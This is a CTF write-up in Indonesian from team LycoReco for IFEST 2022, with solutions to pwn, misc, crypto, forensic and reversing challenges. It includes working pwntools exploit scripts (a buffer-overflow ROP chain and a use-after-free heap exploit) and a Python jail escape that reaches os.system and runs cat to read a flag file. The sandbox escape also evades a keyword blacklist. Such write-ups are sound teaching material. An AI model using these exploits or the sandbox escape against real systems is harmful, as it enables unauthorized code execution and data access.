**IFEST 2022**

**Writeup LycoReco**



**Anggota tim:**

* **Muhammad Garebaldhie Er Rahman (ILoveNoodles)**
* **Frederik Imanuel Louis (azuketto)**
* **Rachel Gabriela Chen (chaerla)**


## 

## PWN

# Hiding In The Queue

Hiding in the queue merupakan sebuah basic BOF

Lakukan manual checksec



Kemudian, cek fungsi apa saja yang ada dalam program. Terlihat bahwa ada fungsi winner yang dapat dipanggil untuk memunculkan shell jika diberikan parameter yang tepat. Maka, terlihat bahwa problem ini adalah basic BOF karena kita cukup melakukan ROP ke winner. Perhatikan bahwa terdapat dua tempat dimana program dapat menerima input. Satu menggunakan fgets dengan buffer yang dibatasi, dan yang lain menggunakan \_\_iso99\_\_scanf. Kita tidak dapat menggunakan fungsi gets tersebut karena buffer dibatasi hingga 0x60 sedangkan paylod 0x91 bytes, tetapi scanf tersebut bersifat vulnerable karena input length tidak dicek. Buat rop chain untuk memanggil fungsi winner dengan parameternya dan masukkan payload untuk memperoleh shell, kemudian dapatkan flag.



from pwn import \*

exe = './hitq'

elf = context.binary = ELF(exe, checksec=False)

offset = 72

POP\_RDI = 0x000000000040151b

POP\_RSI = 0x0000000000401519

PARAM\_1 = 0xa123b456

PARAM\_2 = 0x1abc2def

*# PADDING =*

WIN = 0x00000000004011f9

rop = ROP(elf)

rop.call("winner", [PARAM\_1, PARAM\_2])

print(rop.dump())

NUL = "\x00"

*# Start program*

io = remote("103.185.38.214", 4375)

*# Build the payload*

payload = flat({

offset: [

rop.chain(),

]

})

*# Send the payload*

io.sendlineafter(b">>", b"2")


print(io.recvline())

*# addr = io.recvline().decode().split(" ")[-1]*

io.sendline(payload)

*# Got Shell?*


io.interactive()



Flag: IFEST22{f1t\_1t\_sm0l\_f1t\_it\_b1g\_xjt92043}

# YuEF

Saat membaca soal yuEF, saya melakukan cocoklogi karena dibaca UAF. Maka ini adalah beap exploit. Ketika dilakukan running binary local, binary tidak jalan karena dibutuh kan libc 2.33. Perhatikan bahwa libc 2.26 ke atas memperkenalkan tcahce bin, sehingga double free sudah tidak bisa dilakukan. Namun, pada tcache bin ketika kita memfree suaru memory isi memory tersebut akan diletakkan di tcache bin. Kemudian, ketika kita akan melakukan malloc lagi dan memory pada tcache bin mencukupi maka memory akan langsung diambil dr tcache bin tanpa melakukan alokasi baru.



Ketika kita lakukan analisis di ghidra pada fungsi input belanja, terdapat input rahasia. Jika kita menginput Daging, akan dileak memory dari secret menu dan fungsi hapus belanjaan berfungsi untuk free memory.

Jadi akan dibuat payload yang melakukan:

1. input menu

2. leak address secret menu

3. hapus belanja agar memory free

4. tinggalkan pesan sehingga kita dapat melakukan malloc dengan input address secret menu

5. exec heap dengan fungsi lihat daftar belanja

Kemudian, kita akan mendapatkan flag.

from pwn import \*

*# Find offset to EIP/RIP for buffer overflows*

def find\_ip(payload):

*# Launch process and send payload*

p = process(exe, level='warn')

p.sendlineafter(b'>', payload)

*# Wait for the process to crash*

p.wait()

*# Print out the address of EIP/RIP at the time of crashing*

*# ip\_offset = cyclic\_find(p.corefile.pc) # x86*

ip\_offset = cyclic\_find(p.corefile.read(p.corefile.sp, 4)) *# x64*

warn('located EIP/RIP offset at {a}'.format(a=ip\_offset))

return ip\_offset

*# Specify GDB script here (breakpoints etc)*

gdbscript = '''

init-pwndbg

continue

'''.format(\*\*locals())

NUL = "\x00"

*# Start program*

offset = 32

io = remote("103.167.132.241", 7147)

*# Build the payload*

*# io.sendlineafter(b">> ", b"1")*

*# Get secret menu*

print(io.recvuntil(b">> "))

io.sendline(b"1")

io.sendline(b"Daging")

secret\_menu = io.recvline().decode().split(" ")[-1]

print(secret\_menu)

*# Free*

print(io.recvuntil(b">> "))

io.sendline(b"2")

io.sendline(b"Y")

*# Insert address*

print(io.recvuntil(b">> "))


io.sendline(b"4")

io.sendline(p64(int(secret\_menu, 16)))

*# io.sendline(payload)*

*# Got Shell?*

io.interactive()



Flag: IFEST22{pAk3\_b4ran6\_0ranG\_0dDugIdL2g}

## MISC

# Penjara

Perhatikan bahwa badwords hanya diassign di luar loop while, sehingga kita dapat menghapus isi badwords dengan perintah badwords.clear(). Tetapi, kita masih tidak dapat menggunakan spasi karena check yang dilakukan di dalam loop. Untuk meng-spawn shell, pertama kita mengecek kelas yang ada di dalam program dengan command print('’.\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_()). Kemudian, kita mendapatkan index modul os, dan kita dapat menjalankan ls dan cat flag.

Code:

from pwn import \* *# pip install pwntools*

import json

import codecs

from Crypto.Util.number import long\_to\_bytes

ip = "103.167.132.108"

*#sock = int*

sock = 7417

r = remote(ip, sock)

r.recvuntil(b"> ")

r.sendline(b"badwords.clear()")

r.recvuntil(b"> ")

r.sendline(b"print(''.\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_())")

r.recvuntil(b"> ")

r.sendline(b"''.\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_()[-4].\_\_init\_\_.\_\_globals\_\_['system']('cat${IFS}catgrepnanoimportevalsubprocessinputsysexecfilebuiltinsopendictexecfordirfileinputwritewhileechoprintintosbinshshell\_thisisflag.txt')")

*#catgrepnanoimportevalsubprocessinputsysexecfilebuiltinsopendictexecfordirfileinputwritewhileechoprintintosbinshshell\_thisisflag.txt*

r.interactive()



Flag: IFEST22{G1l4\_lic1n\_b4ng3t\_t4n6annya\_c0913nty47}


# Welcome

Pada foto yang dicantumkan di web, terdapat bangunan MAL SKA. Dengan mencari “Tugu Mal Ska” di google, didapatkan hasil bahwa ada Tugu Selamat Datang atau Tugu Tepak Sirih (sesuai dengan hint bahwa tugu yang dimaksud memiliki dua sebutan) di Riau. Dari hasil pencarian tersebut, maka didapatkan flag IFEST22{TuguSelamatDatang}.

Flag: IFEST22{TuguSelamatDatang}

# Ice Cold


Pada bot discord, kita dapat melakukan injeksi code memanipulasi quote string. Kemudian, kita memanggil ls dan cat untuk mendapatkan flag.




Flag: IFEST22{t3r1nj3ks1\_d4n\_m3nj4d1\_d1ng1n}

# Aliases

Dari hint soal, kita cari user bernama Vanta di discord IFEST, kemudian membuka link stem dan melihat aliasnya di akun steam untuk memperoleh flag






Flag: IFEST22{0h\_Y04\_goT\_m3\_80563242}

# Next Stop







Awalnya kami mencoba reverse google image search tapi ternyata banyak foto yang sama. Lalu kami meneliti gambar dengan lebih baik dan menemukan tulisan Sumarecon di latar belakang foto. Kami juga menemukan tulisan beberapa daerah di kanan atas gambar, salah satunya adalah Pulogadung. Kemudian, kami coba cari summarecon yang dekat dengan pulogadung, dan kami menemukan beberapa halte bus yang berada di dekat area tersebut. Kemudian kami mencoba tiap halte tersebut sebagai flag, dan berhasil mendapatkan flag.

Flag: IFEST22{HALTE\_PULOMAS}

# 

## Crypto

# Kata Pengantar

Out.txt berisi teks sambutan beserta flag yang dienkripsi dengan substitution cipher. Dengan memanfaatkan fakta bahwa 7 karakter pertama flag adalah IFEST22, kita dapat memetakan substitusi kata kembali satu per satu.

cipher = '''Cjixoxv Qxvxtp qz ZBJCV 2022!

Wxz cjonx! Xfxgxw gxizxt djlcjoxtpxv ntvng djlgyofjvzcz?

Gnwxlxf gxizxt cjonx fntux cjoxtpxv uxtp cxox qjtpxtgn!

Cjoxtpxv vzqxg wxtux djlqxofxg fxqx gxizxt cxex, vjvxfz

enpx vjlwxqxf vjoxt-vjoxt gxizxt, exqz vjvxfixw cjoxtpxv!

Xuy xmxiz fjlenxtpxton qjtpxt ojojkxwgxt cyxi ztz!

Gxon fxcvz dzcx! ztz, bixptux xqx qzdxmxw !

ZBJCV22{1ii\_cv4u\_du\_u0nl\_c1q3\_qdx943210}'''

mp = {'Z':'I', 'B':'F', 'J':'E', 'C':'S', 'V':'T', *#5*

'I':'L', 'X':'A', 'O':'M', 'Q':'D', 'T':'N', 'P':'G', *#11*

'W':'H', 'N':'U', 'F':'P', 'G':'K', *#15*

'D':'B', 'L':'R', 'E':'J', 'U':'Y', 'M':'W', *#20*

'Y':'O', 'K':'C'}

temp = []

for k in mp:

temp.append(k)

for k in temp:

mp[k.lower()]=mp[k].lower()

plaintext = ""


for c in cipher:

if c in mp:

c = mp[c]

plaintext+=c

print(plaintext)



Flag: IFEST22{1ll\_st4y\_by\_y0ur\_s1d3\_dba943210}

# Kisinik Kripti Algoritem

Dengan hint bahwa cipher yang digunakan adalah tabula recta, kita dapat mencari key dengan mengencrypt ‘A’\*N untuk suatu N besar, dan memperoleh key. Tetapi karena tabula recta dimodifikasi, kita perlu mengecek enkripsi untuk semua charset.

from pwn import \* *# pip install pwntools*

import json

import codecs

from Crypto.Util.number import long\_to\_bytes

def repeats(string):

for x in range(1, len(string)):

substring = string[:x]

if substring \* (len(string)//len(substring))+(substring[:len(string)%len(substring)]) == string:

print(substring)

return "break"

return string

uppercase = [chr(x + ord('A')) for x in range(26)]

lowercase = [chr(x + ord('a')) for x in range(26)]

nums = [chr(x + ord('0')) for x in range(10)]

charset = uppercase + lowercase + nums

r = remote('103.185.38.244', 9989)

for c in charset:

junk = r.recvuntil(b"Pilih:")

r.sendline(b'1')

junk = r.recvuntil(b":")

r.sendline(bytes(c,'utf-8')\*100)


key = r.recvline()[8:-1]


key = repeats(key)

print(key)

r.interactive()

Diperoleh key 'ki5in1kSuk4kr1pt0d4nR3v3rseEng1n33r1ng'. Saat mendecrypt suatu payload, misalnya ‘A’\*100 dengan key ‘C’\*3, kita lihat bahwa hasil dekripsi berperiode 4. Dari fakta tersebut, kita dapat deduksi bahwa modifikasi tabula recta juga menambah satu karakter pada key. Sehingga, saat mendekripsi flag kita cukup masukkan kunci 'ki5in1kSuk4kr1pt0d4nR3v3rseEng1n33r1n’.





Kemudian, kita memperoleh flag lalu mensubmitnya dan mendapat verdict wrong answer. Kita modifikasi string flag 0andom menjadi random, dan s1ma menjadi sama, dan mendapat verdict correct answer.

Flag: IFEST22{ad03h\_k03ntj1ku\_k3t4hu4n\_ini\_random\_string\_biar\_ga\_di\_brute\_force\_sama\_kamu}

# Rabun Genap

Perhatikan bahwa nilai e adalah 32. Karena phi(n) genap, maka e tidak memiliki invers modulo phi(n), dan kita harus mencari plaintext dengan mendapatkan nilai square root modulo dari ciphertext sebanyak 5 kali (ct = pow(m, 32,n), m = pow(ct, -2\*\*5, n)).

Kemudian, perhatikan bahwa q adalah nextprime dari p. Oleh karena itu, kita dapat memperoleh p dan q dengan mencari prevprime dan nextprime dari sqrt(n) menggunakan fungsi dari sympy. Perhatikan pula bahwa p dan q == 3 mod 4. Maka, jika a (mod p) memiliki nilai fungsi legendre(a,p)=1, kita dapat memperoleh sqrt(a) == a \*\* (p+1)//4 (mod p). Misal sqrt(a) == b (mod p), maka ingat bahwa (p-b) \*\* 2 == a (mod p) sehingga p-b juga merupakan solusi dari sqrt(a) mod p. Kita dapat mencari seluruh solusi sqrt ciphertext mod p dan q secara terpisah, kemudian mencari solusi yang mungkin mod n menggunakan chinese remainder theorem.

from sympy import \*

from Crypto.Util.number import long\_to\_bytes

from functools import reduce

def chinese\_remainder(n, a):

sum = 0

prod = reduce(lambda a, b: a\*b, n)

for n\_i, a\_i in zip(n, a):

p = prod // n\_i

sum += a\_i \* mul\_inv(p, n\_i) \* p

return sum % prod

def mul\_inv(a, b):

b0 = b

x0, x1 = 0, 1

if b == 1: return 1

while a > 1:

q = a // b

a, b = b, a%b

x0, x1 = x1 - q \* x0, x0

if x1 < 0: x1 += b0

return x1

n = 167369799324048138104052175535407583505752871957215436773759031023017258211926244898005523956634683846521843112989667257058661590892952518940981897603075244277403071620405906110395876285850586645267366109871364424530232323323093329164542366451609555755793278574306885322737868611730986497942446035931912990173

ct = 21531359371326785000813539498235533853399851284161815602787505606478539937473829218703225074127036671433545623422527404993307032442845415396127106566947516725271774364574823414757530290809389432379888075234068890851808191948433382743838583087849527954870829102252458108566336758346284806983878333023038231317

p = prevprime(int(sqrt(n)))

q = nextprime(p)

pct = [ct%p]

qct = [ct%q]

print(p\*q==n)

for i in range(5):

temppct = []

for m in pct:

if pow(m, (p-1)//2, p)==1:

m = pow(m, (p+1)//4, p)

temppct.append(m)

temppct.append(p-m)

pct = temppct

tempqct = []

for m in qct:

if pow(m, (q-1)//2, q)==1:

m = pow(m, (q+1)//4, q)

tempqct.append(m)

tempqct.append(q-m)

qct = tempqct

ls = [p ,q]

for pc in pct:

for qc in qct:

a = [pc, qc]

plain = chinese\_remainder(ls,a)

if long\_to\_bytes(plain)[:7]==b"IFEST22":

print(long\_to\_bytes(plain))

Flag: IFEST22{xixixi\_bapack\_rabin\_bisa\_aja}

## 

## Forensic

# Riil kh?


Pertama, kita membuka file <nama file>.pcapng pada Wireshark. Dalam file tersebut, terdapat packet dengan info JPEG JFIF image dan application json.



Kita dapat melakukan extract packet bytes pada packet JPEG dan mendapatkan jpg yang berisi potongan flag pertama.



Mengetahui ada hint “TLS”, kita melakukan follow pada packet bertipe application json. Seteleh melakukan analisa pada packet json, kami menemukan isi email dari Ametta Alexandra. Dalam email tersebut, terdapat link bit.ly/AmmettaAlexandra yang jika diklik, akan membawa kita ke sebuah file data.txt. Dalam file tersebut terdapat string yang jika didecode dengan b64, akan menghasilkan potong flag kedua.



Flag: IFEST22{Th3\_tRutH\_15\_g3ner@LLY\_s33n\_@nd\_RareLy\_h3ard\_yagesya}

## 

## Rev

# Count The Flag

Setelah mendecompile program dengan ghidra, kita lihat bahwa ada beberapa check yang dilakukan pada input untuk mencapai flag. Kita hitung masing-masing char flag, byte demi byte untuk memperoleh input yang benar. Untuk mempermudah perhitungan, lakukan komputasi menggunakan brute force.

#include<iostream>

using namespace std;

char arr[100];

int main(){

for(int i=0; i<255; i++){

\*arr = char(i);

int cVar1 = \*arr >> 7;

if ((int)\*arr == ((char)((\*arr - cVar1 & 1U) + cVar1) + 3) \* 0x18 + 6)break;

}

for(int i=0; i<255; i++){

arr[1] = char(i);

if ((int)arr[1] == arr[1] \* 2 + (int)\*arr + -0x8e)break;

}

for(int i=0; i<255; i++){

arr[2] = char(i);

if ((int)arr[2] == (((int)(\*arr / '\x02') + (int)arr[2]) - (int)arr[1]) \* 3 + -0xb)break;

}

int iVar1 = (int)\*(char \*)(arr + 1) \* (int)\*(char \*)(arr + 2);

if (iVar1 < 0) {

iVar1 = iVar1 + 0x1f;

}

for(int i=0; i<255; i++){

arr[3] = char(i);

if ((int)\*(char \*)(arr + 3) == iVar1 >> 5)break;

}

for(int i=0; i<255; i++){

arr[4] = char(i);

if ((int)\*(char \*)(arr + 4) == \*(char \*)(arr + 4) / '\x02' + 0x29)break;

}

for(int i=0; i<255; i++){

arr[5] = char(i);

if ((int)\*(char \*)(arr + 5) == (int)(\*(char \*)(arr + 4) >> 2) << 2)break;

}

for(int i=0; i<255; i++){

arr[6] = char(i);

if ((int)\*(char \*)(arr + 6) \* 3 == ((int)\*(char \*)(arr + 6) + \*(char \*)(arr + 5) \* 2)) break;

}

for(int i=0; i<255; i++){

arr[7] = char(i);

if ((int)arr[7] == ((int)arr[7] - (int)arr[6]) \* 6 - 5)break;

}

for(int i=0; i<255; i++){

arr[8] = char(i);

if ((int)arr[8] == (\*arr + -0x4b) \* ((int)arr[7] % (int)arr[5]) + 10) break;

}

for(int i=0; i<255; i++){

arr[9] = char(i);

if ((int)arr[9] == (arr[8] \* 2 - (int)arr[2]) + -7) break;

}

for(int i=0; i<255; i++){

arr[10] = char(i);

if ((int)arr[10] == (((int)arr[8] - (int)arr[10]) + -1) \* 4) break;

}

for(int i=0; i<255; i++){

arr[11] = char(i);

if ((int)arr[0xb] == (((int)arr[0xb] - (int)arr[7]) + -3) \* 0x1a) break;

}

for(int i=0; i<255; i++){

arr[12] = char(i);

if ((int)arr[0xc] == ((int)arr[0xb] - (int)\*arr) \* 3 + 1)break;

}


arr[4] = arr[4] - (\*arr - arr[1]);


for(int i=0; i<13; i++){

cout<<arr[i];

}

}





Flag: IFEST22{NluVCPPa\_H0h0}